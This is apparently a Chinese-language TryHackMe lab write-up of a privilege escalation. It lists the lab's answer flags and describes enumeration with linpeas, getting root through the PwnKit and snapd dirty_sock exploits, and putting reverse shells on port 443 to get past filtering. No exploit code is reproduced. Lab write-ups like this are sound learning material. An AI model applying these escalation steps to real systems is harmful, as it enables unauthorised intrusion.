
THM{MjBkOTMyZDgzNGZmOGI0Y2I5NTljNGNl}
提权
信息搜集
lpe+linpeas,有了弹 shell 要用常用端口的经验,这里开启 lpe 也开在 443
lpe 443

系统信息:OS: Linux version 4.15.0-140-generic (buildd@lgw01-amd64-054) (gcc version 7.5.0 (Ubuntu 7.5.0-3ubuntu1~18.04)) #144-Ubuntu SMP Fri Mar 19 14:12:35 UTC 2021,又一个老系统,pwnkit 可能又能秒

pwnKit 提权
虽然知道考点可能不是这个,但是 linpeas 也没有高亮的信息,所以直接尝试 pwnKit 秒了,拿 root.txt

THM{YjMyZTkwYzZhM2U5MGEzZDU2MDc1NTMx}
总结
-
要会修脚本,定位问题
-
反弹 shell,开 http 服务的时候最好用常用端口,避免因为端口问题被拦截或无法互通
-
资产太多的时候优先处理好打的,也是一种决策,这个靶机都说兔子洞很多,但是我打的时候因为只有一个开源应用泄露版本,所以就没尝试太多别的了,甚至连目录都没扫。
-
完成后搜索了一下别人的 wp,发现大家都是用 snapd 打的,这个其实 linpeas 在 SUID 收集的时候也跑出来了,但是红色信息过多,就没太关注到它

脚本提示了。版本小于 2.37 就能打,可以查版本验证一下

确实满足条件,把 searchsploit 搜到的 exp 改名字放入 lpe 的 linux 下,创建了一个 dirtysock 目录,便于以后复用
到这里机器已经销毁了,不准备复现了,大概记录一下吧,执行 exp 后会增加一个用户(账号密码都会打印出来),切到该用户后可以 sudo su 再次切到 root

默认评论
Halo系统提供的评论